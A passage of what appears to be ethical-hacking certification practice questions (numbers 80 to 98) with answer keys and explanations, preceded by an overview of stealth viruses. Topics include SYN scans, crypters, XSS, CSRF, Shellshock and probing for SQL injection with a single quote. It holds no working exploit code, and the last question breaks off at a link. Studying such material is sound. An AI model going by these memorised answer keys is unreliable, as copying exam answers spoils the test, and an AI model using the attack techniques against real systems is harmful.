A stealth virus is a virus that completely or partially hides its presence in the system by intercepting calls to the operating system that read, write, read additional information about infected objects (boot sectors, file system elements, memory, etc.)

Types of Stealth viruses:

- The boot virus intercepts the OS function intended for sector-by-sector access to disks in order to "show" the original contents of the sector to the user or the anti-virus program before infection.
- The file virus intercepts the functions of reading/setting position in a file, reading/writing to a file, reading a directory, etc. to hide the increase in the size of infected programs; intercepts the functions of reading/writing / displaying a file into memory to hide the fact that the file has changed.
- Macroviruses. It is quite simple to implement the stealth algorithm in macro viruses; you need to prohibit calling the File / Template or Tools / Macro menus; this can be achieved by deleting menu items from the list or replacing them with File Template and Tools Macro macros. Also, stealth viruses can be called macro viruses, which store their main code not in the macro itself but in other areas of the document.

Known Stealth viruses include viruses such as Virus.DOS.Stealth.551, Exploit.Macro.Stealth, Exploit.MSWord.Stealth, Brain, Fish # 6.

One of the first stealth viruses is considered to be RCE-04096, which was developed in Israel at the end of 1989. The name "Frodo" indicates the presence of the boot sector of the virus in its code, although it does not write its body to the boot sector.

Question 80:

Identify the type of partial breaks in which the attacker discovers a functionally equivalent algorithm for encryption and decryption, but without learning the key?

- **Instance deduction.**
- **Information deduction.**
- **Total break.**
- **Global deduction.**
- **(Correct)**

Explanation

<https://en.wikipedia.org/wiki/Cryptanalysis>

Global deduction – the attacker discovers a functionally equivalent algorithm for encryption and decryption, but without learning the key.

Incorrect answers:

Instance (local) deduction – the attacker discovers additional plaintexts (or ciphertexts) not previously known.

Information deduction – the attacker gains some Shannon information about plaintexts (or ciphertexts) not previously known.

Total break – the attacker deduces the secret key.

Question 81:

John received this text message: "Hello, this is Jack Smith from the Gmail customer service. Kindly contact me about problems with your account: jacksmith@gmail.com". Which statement below is true?

- **John should write to jacksmith@gmail.com to verify the identity of Jack.**
- **This is probably a legitimate message as it comes from a respectable organization.**
- **This is a scam because John does not know Jack.**
- **This is a scam as everybody can get a @gmail.com address, not the Gmail customer service employees.**
- **(Correct)**

Explanation

Anyone can register an email on yahoo, Gmail, etc. Scammers can easily use this to mislead the victim.

Question 82:

Black-hat hacker Ivan wants to determine the status of ports on a remote host. He wants to do this quickly but imperceptibly for IDS systems. For this, he uses a half-open scan that doesn't complete the TCP three-way handshake. What kind of scanning does Ivan use?

- **TCP SYN (Stealth) Scan**
- **(Correct)**
- **FIN scan**
- **PSH Scan**
- **XMAS scans**

Explanation

<https://nmap.org/book/synscan.html>

TCP SYN (Stealth) Scan (-sS)

SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is also relatively unobtrusive and stealthy since it never completes TCP connections. SYN scan works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NUL/Xmas, Maimon and idle scans do. It also allows clear, reliable differentiation between the open, closed, and filtered states.

This technique is often referred to as half-open scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener. If no response is received after several retransmissions, the port is marked as filtered. The port is also marked filtered if an ICMP unreachable error (type 3, code 0, 1, 2, 3, 9, 10, or 13) is received. The port is also considered open if a SYN packet (without the ACK flag) is received in response. This can be due to an extremely rare TCP feature known as a simultaneous open or split handshake connection (see <https://nmap.org/misc/split-handshake.pdf>).

Question 83:

Which of the following is a Denial-of-service vulnerability for which security patches have not yet been released, or there is no effective means of protection?

- Yo-yo
- Smurf
- APDoS
- Zero-Day
- (Correct)

Explanation

Zero-days commonly refer to vulnerabilities in a system or application not previously known by the software vendor but known by attackers. Attackers can then possibly exploit the vulnerability to gain control of a system with relative ease since there aren't any defenses in place. But what are "zero-day DDoS attacks," or so something like that even exists? To answer that, we need to look at what a "zero-day DDoS attack" would even mean.

In a sense, "zero-day DDoS attacks" do exist, but they're not exactly zero-day. Periodically attackers will use a different protocol for their attack vector that hasn't been used previously to launch a DDoS attack. This has happened quite a bit with reflection attacks where originally the attacks would use the DNS protocol, but over time reflection attacks have leveraged NTP, then SNMP, then SSDP, RIPv1, and even recently LDAP (or CLDAP). Thinking of these new attack vectors as zero-days gets a little hazy when considering that these protocols have existed for many years. Additionally, attackers will perform some variation of an existing attack for a new or better effect.

In a sense, you can call the new attack vectors zero-days. DDoS mitigation vendors don't necessarily have custom signatures ready to detect these attacks automatically; they've had no time developing these signatures. However, these zero-days would not be limited to just different or new protocols being used — new botnets that use different source code to generate traffic and launch DDoS attacks also have their own unique signatures, even if they are using attacks that we've previously seen. Signatures for these botnets would need to be created to help aid in the automatic detection of an attack at any scale, and we would also need to analyze the sources of the traffic, which can help lead to the dismantling of the botnet.

Incorrect answers:

APDoS https://en.wikipedia.org/wiki/Denial-of-service_attack#Advanced_persistent_DoS

An advanced persistent DoS (APDoS) is associated with an advanced persistent threat and requires specialised DDoS mitigation. These attacks can persist for weeks; the longest continuous period noted so far lasted 38 days. This attack involved approximately 50+ petabits (50,000+ terabits) of malicious traffic.

Smurf https://en.wikipedia.org/wiki/Smurf_attack

The Smurf attack is a distributed denial-of-service attack in which large numbers of Internet Control Message Protocol (ICMP) packets with the intended victim's spoofed source IP are broadcast to a computer network using an IP broadcast address. Most devices on a network will, by default, respond to this by sending a reply to the source IP address. If the number of machines on the network that receive and respond to these packets is very large, the victim's computer will be flooded with traffic. This can slow down the victim's computer to the point where it becomes impossible to work on.

Yo-yo https://en.wikipedia.org/wiki/Denial-of-service_attack#Yo-yo_attack

A yo-yo attack is a specific type of DoS/DDoS aimed at cloud-hosted applications which use autoscaling. The attacker generates a flood of traffic until a cloud-hosted service scales outwards to handle the increase of traffic, then halts the attack, leaving the victim with over-provisioned resources. When the victim scales back down, the attack resumes, causing resources to scale back up again. This can result in a reduced quality of service during the periods of scaling up and down and a financial drain on resources during periods of over-provisioning, while operating with a lower cost for an attacker compared to a normal DDoS attack, as it only needs to be generating traffic for a portion of the attack period.

Question 84:

Lisandro is a novice fraudster, he uses special software purchased in the depths of the network for sending his malware. This program allows it to deceive pattern-based detection mechanisms and even some behavior-based ones, disguising malwares as harmless programs. What does Lisandro use?

- **Payload**
- **Ransomware**
- **Dropper**
- **Crypter**
- **(Correct)**

Explanation

A crypter is a type of software that can encrypt, obfuscate, and manipulate malware, to make it harder to detect by security programs. It is used by cybercriminals to create malware that can bypass security programs by presenting itself as a harmless program until it gets installed.

Types of crypters

A crypter contains a crypter stub, or a code used to encrypt and decrypt malicious code. Depending on the type of stub they use, crypters can be classified as either static/statistical or polymorphic.

- Static/statistical crypters use different stubs to make each encrypted file unique. Having a separate stub for each client makes it easier for malicious actors to modify or, in hacking terms, “clean” a stub once it has been detected by a security software.
- Polymorphic crypters are considered more advanced. They use state-of-the-art algorithms that utilize random variables, data, keys, decoders, and so on. As such, one input source file never produces an output file that is identical to the output of another source file.

Incorrect answers:

Payload [https://en.wikipedia.org/wiki/Payload_\(computing\)](https://en.wikipedia.org/wiki/Payload_(computing))

In computing and telecommunications, the payload is the part of transmitted data that is the actual intended message. Headers and metadata are sent only to enable payload delivery.

In the context of a computer virus or worm, the payload is the portion of the malware which performs malicious action.

The term is borrowed from transportation, where payload refers to the part of the load that pays for transportation.

Ransomware <https://en.wikipedia.org/wiki/Ransomware>

Ransomware is a type of malware from cryptovirology that threatens to publish the victim's personal data or perpetually block access to it unless a ransom is paid. While some simple ransomware may lock the system so that it is not difficult for a knowledgeable person to reverse, more advanced malware uses a technique called cryptoviral extortion.

Dropper [https://en.wikipedia.org/wiki/Dropper_\(malware\)](https://en.wikipedia.org/wiki/Dropper_(malware))

Droppers are programs that secretly install malicious programs, built into their code, on a computer. Typically, the programs dropped onto the victim's computer are saved and launched without any notification (or a fake notification may be displayed). Droppers are used to secretly install other malware or to help known malicious programs to evade detection (not all anti-malware programs are capable of scanning all components inside a dropper).

Question 85:

The evil hacker Ivan wants to attack the popular air ticket sales service. After careful study, he discovered that the web application is vulnerable to introduced malicious JavaScript code through the application form. This code does not cause any harm to the server itself, but when executed on the client's computer, it can steal his personal data. What kind of attack is Ivan preparing to use?

- **XSS**
- **(Correct)**
- **LDAP Injection**
- **SQL injection**
- **CSRF**

Explanation

https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec up until 2007. XSS effects vary in range from a petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

Incorrect answers:

SQL injection https://en.wikipedia.org/wiki/SQL_injection

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker). SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL injection is mostly

known as an attack vector for websites but can be used to attack any type of SQL database.

LDAP Injection https://en.wikipedia.org/wiki/LDAP_injection

LDAP injection is a code injection technique used to exploit web applications that could reveal sensitive user information or modify information represented in the LDAP (Lightweight Directory Access Protocol) data stores. LDAP injection exploits a security vulnerability in an application by manipulating input parameters passed to internal search, add or modify functions. When an application fails to properly sanitize user input, it is possible for an attacker to modify an LDAP statement.

CSRF https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-site request forgery (CSRF), also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a type of malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

Question 86:

Maria, the leader of the Blue Team, wants to use network traffic analysis to implement the ability to detect an intrusion in her network of several hosts quickly. Which tool is best suited to perform this task?

- NIDS
- (Correct)
- Firewalls
- HIDS
- Honeypot

Explanation

https://en.wikipedia.org/wiki/Intrusion_detection_system#Network_intrusion_detection_systems

Correct answer NIDS because a discovery system is required for large network environments. HIDS can meet such requirements only in conjunction with NIDS.

Network intrusion detection systems (NIDS) are placed at a strategic point or points within the network to monitor traffic to and from all devices on the network. It performs an analysis of passing traffic on the entire subnet and matches the traffic that is passed on the subnets to the library of known attacks. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to the administrator.

Incorrect answers:

HIDS https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system

A host-based intrusion detection system (HIDS) is an intrusion detection system that is capable of monitoring and analyzing the internals of a computing system as well as the network packets on its network interfaces.

Firewall [https://en.wikipedia.org/wiki/Firewall_\(computing\)](https://en.wikipedia.org/wiki/Firewall_(computing))

A firewall is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically

establishes a barrier between a trusted network and an untrusted network, such as the Internet.

Honeypot [https://en.wikipedia.org/wiki/Honeypot_\(computing\)](https://en.wikipedia.org/wiki/Honeypot_(computing))

A honeypot is a computer security mechanism set to detect, deflect, or, in some manner, counteract attempts at unauthorized use of information systems. Generally, a honeypot consists of data (for example, in a network site) that appears to be a legitimate part of the site that seems to contain information or a resource of value to attackers, but actually, is isolated and monitored and enables blocking or analyzing the attackers.

Question 87:

Jack needs to analyze the files produced by several packet-capture programs such as Wireshark, tcpdump, EtherPeek and WinDump. Which of the following tools will Jack use?

- **Nessus**
- **tcptraceroute**
- **tcptrace**
- **(Correct)**
- **OpenVAS**

Explanation

<https://github.com/blitz/tcptrace>

tcptrace is a TCP connection analysis tool. It can tell you detailed information about TCP connections by sifting through dump files. The dump file formats supported are:

- Standard tcpdump format (you need the pcap library)
- Sun's snoop format
- Macintosh Etherpeek format
- HP/NetMetrix protocol analysis format
- NS simulator output format
- NetScout
- NLANR Tsh Format

Incorrect answers:

tcptraceroute <https://linux.die.net/man/1/tcptraceroute>

tcptraceroute is a traceroute implementation using TCP packets.

The more traditional traceroute sends out either UDP or ICMP ECHO packets with a TTL of one, and increments the TTL until the destination has been reached. By printing the

gateways that generate ICMP time exceeded messages along the way, it is able to determine the path packets are taking to reach the destination.

Nessus [https://en.wikipedia.org/wiki/Nessus_\(software\)](https://en.wikipedia.org/wiki/Nessus_(software))


Nessus is a program for automatically searching for known flaws in the protection of information systems. It is able to detect the most common types of vulnerabilities, for example:

- Availability of vulnerable versions of services or domains
- Configuration errors (for example, no need for authorization on the SMTP server)
- Default, blank, or weak passwords

The program has a client-server architecture, which greatly expands the scanning capabilities. According to a survey conducted by securitylab.ru, 17% of respondents use Nessus.

OpenVAS <https://en.wikipedia.org/wiki/OpenVAS>

OpenVAS (Open Vulnerability Assessment System, originally known as GNessUs) is a software framework of several services and tools offering vulnerability scanning and vulnerability management.



Question 88:

What Linux command will you use to resolve a domain name into an IP address?

- **host -t ns resolveddomain.com**
- **host -t a resolveddomain.com**
- **(Correct)**
- **host -t AXFR resolveddomain.com**
- **host -t soa resolveddomain.com**

Explanation

<https://www.cyberciti.biz/faq/unix-linux-dns-lookup-command/>

Input:

\$ host -t a resolveddomain.com

Sample output:

resolveddomain.com has address 75.126.153.206

Incorrect answers:

Input:

\$ host -t ns resolveddomain.com

Sample output:

resolveddomain.com name server ns2.nixcraft.net.

resolveddomain.com name server ns1.nixcraft.net.

resolveddomain.com name server ns5.nixcraft.net.

resolveddomain.com name server ns4.nixcraft.net.

Input:

\$ host -t soa resolveddomain.com

Sample output:

resolveddomain.com has SOA record ns1.nixcraft.net. vivek.nixcraft.com. 2008072353

10800 3600 604800 3600

Question 89:

Your company regularly conducts backups of critical servers but cannot afford them to be sent off-site vendors for long-term storage and archiving. The company found a temporary solution in the form of storing backups in the company's safe. During the next audit, there was a risk associated with the fact that backup storages are not stored off-site. The company manager has a plan to take the backup storages home with him and wants to know what two things he can do to secure the backup tapes while in transit?

- **Encrypt the backup tapes and transport them in a lockbox.**
- **(Correct)**
- **Hash the backup tapes and transport them in a lockbox.**
- **Degauss the backup tapes and transport them in a lockbox.**
- **Encrypt the backup tapes and use a courier to transport them.**

Explanation

This is a very strange question, but, nevertheless, you can meet a similar question on the exam.

Firstly, it is not clear why The Manager of Information Technology takes backups home, as this contradicts all safety standards in companies.

Secondly, I will explain the logic behind the answer to this question by the method of exclusion:

Degauss the backup tapes and transport them in a lockbox, it's incorrect because degauss the backup tapes will result in data loss.

Hash the backup tapes and transport them in a lockbox, it's incorrect because the hash is a one-way function, and data on the backup tapes will be useless.

We only have 2 options left: "**Encrypt the backup tapes and transport them in a lockbox**" and "**Encrypt the backup tapes and use a courier to transport them**". Of course, we will choose the option with lockbox as this adds an extra layer of security.

Question 90:

Jenny, a pentester, conducts events to detect viruses in systems. She uses a detection method where the anti-virus executes the malicious codes on a virtual machine to simulate CPU and memory activities. Which of the following methods does Jenny use?

- **Integrity checking.**
- **Vulnerability scanner.**
- **Heuristic Analysis.**
- **Code Emulation.**
- **(Correct)**

Explanation

Code emulation is an extremely powerful virus detection technique. A virtual machine is implemented to simulate the CPU and memory management systems to mimic the code execution. Thus malicious code is simulated in the virtual machine of the scanner, and no actual virus code is executed by the real processor.

Incorrect answers:

Heuristic Analysis https://en.wikipedia.org/wiki/Heuristic_analysis

Heuristic analysis is a method employed by many computer antivirus programs designed to detect previously unknown computer viruses, as well as new variants of viruses already in the "wild".

Heuristic analysis is an expert based analysis that determines the susceptibility of a system towards particular threat/risk using various decision rules or weighing methods. MultiCriteria analysis (MCA) is one of the means of weighing. This method differs from statistical analysis, which bases itself on the available data/statistics.

Integrity checking

Integrity checking is the process of comparing the current state of stored data and/or programs to a previously recorded state in order to detect any changes.

Vulnerability scanner https://en.wikipedia.org/wiki/Vulnerability_scanner

A vulnerability scanner is a computer program designed to assess computers, networks or applications for known weaknesses. In plain words, these scanners are used to discover the weaknesses of a given system. They are utilized in the identification and detection of vulnerabilities arising from mis-configurations or flawed programming within a network-based asset such as a firewall, router, web server, application server, etc. Modern vulnerability scanners allow for both authenticated and unauthenticated scans.

Question 91:

The Domain Name System (DNS) is the phonebook of the Internet. When a user tries to access a web address like “example.com”, web browser or application performs a DNS Query against a DNS server, supplying the hostname. The DNS server takes the hostname and resolves it into a numeric IP address, which the web browser can connect to. Which of the proposed tools allows you to set different DNS query types and poll arbitrarily specified servers?

- **Wireshark**
- **Nikto**
- **Nslookup**
- **(Correct)**
- **Metasploit**

Explanation

<https://en.wikipedia.org/wiki/Nslookup>

nslookup (from name server lookup) is a network administration command-line tool for querying the Domain Name System (DNS) to obtain the mapping between domain name and IP address, or other DNS records.

In general, there are two ways of resolving a host or a domain name to an IP address, using the domain name system – a Recursive query and a non-Recursive query.

· **The Recursive query** is, when a DNS client directly gets the IP address of a domain, by asking the name server system to perform the complete translation.

For example: # nslookup -recursive www.udemy.com

· **The non-Recursive query** is, when a DNS client contacts the name servers, one by one, until it finds the server, containing the needed information.

For example: # nslookup -norecursive www.udemy.com

Question 92:

An attacker stole financial information from a bank by compromising only a single server. After that, the bank decided to hire a third-party organization to conduct a full security assessment. Cybersecurity specialists have been provided with information about this case, and they need to provide an initial recommendation. Which of the following will be the best recommendation?

- Issue new certificates to the web servers from the root certificate authority.
- Move the financial data to another server on the same IP subnet.
- Require all employees to change their passwords immediately.
- Place a front-end web server in a demilitarized zone that only handles external web traffic.
- (Correct)

Explanation

[https://en.wikipedia.org/wiki/DMZ_\(computing\)](https://en.wikipedia.org/wiki/DMZ_(computing))

The best solution would be to use a DMZ because it adds an additional layer of security to an organization's local area network: an external network node can access only what is exposed in the DMZ, while the rest of the organization's network is firewalled.

The DMZ is seen as not belonging to either party bordering it. This metaphor applies to the computing use as the DMZ acts as a gateway to the public Internet. It is neither as secure as the internal network, nor as insecure as the public internet.

In this case, the hosts most vulnerable to attack are those that provide services to users outside of the local area network, such as e-mail, Web and Domain Name System (DNS) servers. Because of the increased potential of these hosts suffering an attack, they are placed into this specific subnetwork in order to protect the rest of the network should any of them become compromised.

Hosts in the DMZ are permitted to have only limited connectivity to specific hosts in the internal network, as the content of DMZ is not as secure as the internal network.

Similarly, communication between hosts in the DMZ and to the external network is also restricted to make the DMZ more secure than the Internet and suitable for housing these special purpose services. This allows hosts in the DMZ to communicate with both the internal and external network, while an intervening firewall controls the traffic between the DMZ servers and the internal network clients, and another firewall would perform some level of control to protect the DMZ from the external network.

Question 93:

The attacker managed to gain access to Shellshock, and now he can execute arbitrary commands and gain unauthorized access to many Internet-facing services. Which of the following operating system can't be affected by an attacker yet?

- Windows
- (Correct)
- OS X
- Linux
- Unix

Explanation

[https://en.wikipedia.org/wiki/Shellshock_\(software_bug\)](https://en.wikipedia.org/wiki/Shellshock_(software_bug))

Shellshock, also known as Bashdoor, is a family of security bugs in the Unix Bash shell, the first of which was disclosed on 24 September 2014. Shellshock could enable an attacker to cause Bash to execute arbitrary commands and gain unauthorized access to many Internet-facing services, such as web servers, that use Bash to process requests.

The Shellshock bug affects Bash, a program that various Unix-based systems use to execute command lines and command scripts. It is often installed as the system's default command-line interface. Analysis of the source code history of Bash shows the bug was introduced on 5 August 1989, and released in Bash version 1.03 on 1 September 1989.

Shellshock is a privilege escalation vulnerability that offers a way for users of a system to execute commands that should be unavailable to them. This happens through Bash's "function export" feature, whereby command scripts created in one running instance of Bash can be shared with subordinate instances. This feature is implemented by encoding the scripts within a table that is shared between the instances, known as the environment variable list. Each new instance of Bash scans this table for encoded scripts, assembles each one into a command that defines that script in the new instance, and executes that command. The new instance assumes that the scripts found in the list come from another instance, but it cannot verify this, nor can it verify that the command that it has built is a properly formed script definition. Therefore, an attacker can execute arbitrary commands on the system or exploit other bugs that may exist in Bash's command interpreter, if the attacker has a way to manipulate the environment variable list and then cause Bash to run.

The presence of the bug was announced to the public on 2014-09-24, when Bash updates with the fix were ready for distribution, though it took some time for computers to be updated to close the potential security issue.

Question 94:

Due to the network slowdown, the IT department decided to monitor the Internet traffic of all employees to track a possible cause, but they can't do it immediately. Which of the following is troublesome to take this kind of measure from a legal point of view?

- **Not informing the employees that they are going to be monitored could be an invasion of privacy.**
- **(Correct)**
- **All of the employees would stop normal work activities.**
- **Lack of comfortable working conditions.**
- **The absence of an official responsible for traffic on the network.**

Explanation

Workplace monitoring is subject to various federal and state constitutional provisions and laws regarding when employees have a right to privacy and if and when they must be notified that they are being monitored. From a legal perspective, disclosing surveillance is the smartest tactic. Letting employees know that they will be monitored removes employees' reasonable expectation of privacy—the element that often forms the basis for invasion-of-privacy lawsuits arising under common law.

The two main restrictions on workplace monitoring are the Electronic Communications Privacy Act of 1986 (ECPA) (18 U.S.C. Section 2511 et seq.) and common-law protection against invasion of privacy. The ECPA is the only federal law that directly governs the monitoring of electronic communications in the workplace. Congress passed it in 1986 as an amendment to the federal Wiretap Act. Whereas the Wiretap Act restricted only the interception and monitoring of oral and wire communications, the ECPA extended those restrictions to electronic communications such as e-mail.

At first glance, the ECPA appears to prohibit an employer from intentionally intercepting its employees' oral, wire, and electronic communications. However, the ECPA contains several exceptions to this prohibition, and two of these exceptions are of particular importance to employers. The first is commonly known as the business purpose exception, which permits employers to monitor oral and electronic communications as long as the company can show a legitimate business purpose for doing so. The second is the consent exception, which allows employers to monitor employee communications provided that they have their employees' consent to do so. An important and often overlooked distinction between the two exceptions is that the consent exception is not limited to business communications, and, therefore, a company arguably can monitor personal electronic communications if it can show

employee consent. See May, an employee secretly record conversations with management and other employees without informing them?

In addition to these two exceptions, the ECPA contains a loophole that may limit employer liability for certain methods of monitoring. The act's definition of "electronic communications" expressly applies to the transmission of such communications and does not include such communications' electronic storage. Therefore, courts have distinguished between monitoring electronic communications such as e-mail messages while they are being transmitted versus viewing e-mails while they are in storage. Viewing stored e-mail is similar to searching through an employee's papers and files. Several courts confronting this issue have found that monitoring electronic communications after transmission does not run afoul of the ECPA.

The Stored Communications Act (SCA) is part of the ECPA and prohibits an entity providing an electronic communication service to the public from knowingly divulging electronic communication contents. It applies only to communications in which the employee had a reasonable expectation of privacy. When an employer makes it clear that certain communications are not protected, the SCA likely will not apply.

The ECPA merely sets the minimum restrictions on employee monitoring; individual states are free to impose greater limitations, and many have done so. For instance, in Connecticut, employers that monitor must provide employees advance written notice that specifies the specific types of monitoring methods. In addition, several state constitutions, including those of California, Florida, Louisiana, and South Carolina, expressly guarantee citizens a right to privacy. An explicit declaration of privacy in a state constitution may give employees heightened expectations of privacy, and employers in such states are wise to take additional steps to diminish employees' privacy expectations with respect to electronic information and communication in the workplace.

Question 95:

Which of the following is most useful for quickly checking for SQL injection vulnerability by sending a special character to web applications?

- **Semicolon**
- **Double quotation**
- **Single quotation**
- **(Correct)**
- **Backslash**

Explanation

The best way to detect a SQL Injection vulnerability in a web application would be to put a single quote into a parameter in the application. Then, if they received an error, they could infer the presence of an SQL Injection vulnerability.

In a system (command interpreter, file system, or database management system, for example), characters that have special meanings are called metacharacters. For instance, in the SQL query context, single and double quotes are used as string delimiters. They are used both at the beginning and the end of a string. This is why when a single or double quote is injected into a query, the query breaks and throws an error.

The error returned due to the injection of a single quote may signify that the user's input was not filtered or sanitized in any way and that the input contains characters that have special meaning on the database.

Question 96:

Which of the following is true about the AES and RSA encryption algorithms?

- **AES is asymmetric, which is used to create a public/private key pair; RSA is symmetric, which is used to encrypt data.**
- Both are symmetric algorithms, but AES uses 256-bit keys.
- RSA is asymmetric, which is used to create a public/private key pair; AES is symmetric, which is used to encrypt data.
- **(Correct)**
- Both are asymmetric algorithms, but RSA uses 1024-bit keys.

Explanation

[https://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](https://en.wikipedia.org/wiki/RSA_(cryptosystem))

The RSA algorithm is the basis of a cryptosystem – a suite of cryptographic algorithms that are used for specific security services or purposes – which enables public key encryption and is widely used to secure sensitive data, particularly when it is being sent over an insecure network such as the internet.

RSA was first publicly described in 1977 by Ron Rivest, Adi Shamir and Leonard Adleman of the Massachusetts Institute of Technology, though the 1973 creation of a public key algorithm by British mathematician Clifford Cocks was kept classified by the U.K.'s GCHQ until 1997.

Public key cryptography, also known as asymmetric cryptography, uses two different but mathematically linked keys -- one public and one private. The public key can be shared with everyone, whereas the private key must be kept secret.

https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

The Advanced Encryption Standard (AES) is a symmetric block cipher chosen by the U.S. government to protect classified information. AES is implemented in software and hardware throughout the world to encrypt sensitive data. It is essential for government computer security, cybersecurity and electronic data protection.

The National Institute of Standards and Technology (NIST) started development of AES in 1997 when it announced the need for an alternative to the Data Encryption Standard (DES), which was starting to become vulnerable to brute-force attacks.

NIST stated that the newer, advanced encryption algorithm would be unclassified and must be "capable of protecting sensitive government information well into the [21st] century." It was intended to be easy to implement in hardware and software, as well as in restricted environments -- such as a smart card -- and offer decent defenses against various attack techniques.

AES was created for the U.S. government with additional voluntary, free use in public or private, commercial or noncommercial programs that provide encryption services. However, nongovernmental organizations choosing to use AES are subject to limitations created by U.S. export control.

Question 97:

While performing online banking using a browser, your friend receives a message that contains a link to a website. He decides to click on this link, and another browser session starts and displays a funny video. A few hours later, he receives a letter from the bank stating that his online bank was visited from another country and tried to transfer money. The bank also asks him to contact them and confirm the transfer if he really made it. What vulnerability did the attacker use when attacking your friend?

- **Cross-Site Request Forgery**
- **(Correct)**
- **Clickjacking**
- **Webform input validation**
- **Cross-Site Scripting**

Explanation

https://en.wikipedia.org/wiki/Cross-site_request_forgery

Cross-site request forgery, also known as one-click attack or session riding and abbreviated as CSRF (sometimes pronounced sea-surf) or XSRF, is a malicious exploit of a website where unauthorized commands are submitted from a user that the web application trusts. There are many ways in which a malicious website can transmit such commands; specially-crafted image tags, hidden forms, and JavaScript XMLHttpRequests, for example, can all work without the user's interaction or even knowledge. Unlike cross-site scripting (XSS), which exploits the trust a user has for a particular site, CSRF exploits the trust that a site has in a user's browser.

In a CSRF attack, an innocent end-user is tricked by an attacker into submitting a web request that they did not intend. This may cause actions to be performed on the website, including inadvertent client or server data leakage, change of session state, or manipulation of an end user's account.

Incorrect answers:

Cross-Site Scripting https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages

viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy. Cross-site scripting carried out on websites accounted for roughly 84% of all security vulnerabilities documented by Symantec up until 2007.[1] XSS effects vary in range from petty nuisance to significant security risk, depending on the sensitivity of the data handled by the vulnerable site and the nature of any security mitigation implemented by the site's owner network.

Clickjacking <https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking (classified as a User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a user into clicking on something different from what the user perceives, thus potentially revealing confidential information or allowing others to take control of their computer while clicking on seemingly innocuous objects, including web pages.

Webform input validation

Input validation attacks take place when an attacker purposefully enters information into a system or application with the intentions to break the system's functionality. Sometimes a web application can cause a malicious attack or input validation attack all while running in the background.

Question 98:

A digital signature is the digital equivalent of a handwritten signature or stamped seal. It is intended to solve the problem of tampering and impersonation in digital communications. Which of the following option does a digital signature NOT provide?

- Confidentiality
- (Correct)
- Authentication
- Non-repudiation
- Integrity

Explanation

https://en.wikipedia.org/wiki/Digital_signature

